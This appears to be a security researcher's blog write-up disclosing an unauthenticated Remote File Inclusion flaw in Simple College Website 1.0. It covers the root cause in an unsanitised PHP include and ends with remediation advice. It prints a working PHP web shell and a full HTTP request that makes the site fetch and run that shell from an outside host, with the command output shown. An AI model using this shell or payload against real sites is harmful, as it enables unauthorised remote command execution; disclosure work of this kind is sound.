gowthamaraj(@fuffsec) Follow
Sep 4 · 2 min read · Listen

Save

Simple College Website 1.0 — RFI

Simple College Website 1.0 is vulnerable to a Remote File Include (RFI) attack. User input could be passed into file include commands and the web application could be tricked into including remote files with malicious code. Attacker can execute commands without authenticating into the system.


Vendor Homepage: https://www.sourcecodester.com/php/14548/simple-college-website-using-htmlphpmysqli-source-code.html

Source Code: https://www.sourcecodester.com/sites/default/files/download/oretnom23/simple-college-website.zip

Photo by Markus Spiske on Unsplash

Root cause Analysis and Hacking

Let’s look at the source code which caused the RFI.



```
69
70    <main id="view-panel" >
71        <?php $page = isset($_GET['page']) ? $_GET['page'] :'home'; ?>
72      <?php include $page.'.php' ?>
73
74
```


/admin/index.php

line 72 uses “include” expression to include the php. We could clearly see that there is no input validation or sanitisation. Hence, we can include Remote php files and execute it on the target.

Condition:


1. To allow inclusion of remote files, the directive **allow_url_include** must be set to On in php.ini

We can create a local python simple HTTP server and server the remote php file for exploitation.



```
ubuntu@test:/var/www/html/college_website$ cat exploit.php
<?php
echo system($_GET["command"]);
?>
```

exploit.php



```
GET /college_website/admin/index.php?page=http://20.169.68.2:443/exploit&command=
whoami HTTP/1.1
Host: 20.169.68.2
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=qp9i2vdbs479bhhue4tllho14o
Upgrade-Insecure-Requests: 1
```

```
  </div>

  <main id='view-panel' >
    www-data
    www-data

  </main>

  <div id="preloader">
  </div>
  <a href="#" class="back-to-top">
    <i class="icofont-simple-up">
    </i>
  </a>
```

Burp Req/Res

There is no need for authentication to get the RFI and execute remote code. Hence, it is an unauthenticated RFI.

Remediation

1. Authentication of requests made by the user.
2. Checking for file location when including it.
3. disabling allow_url_include
4. Input sanitisation and validation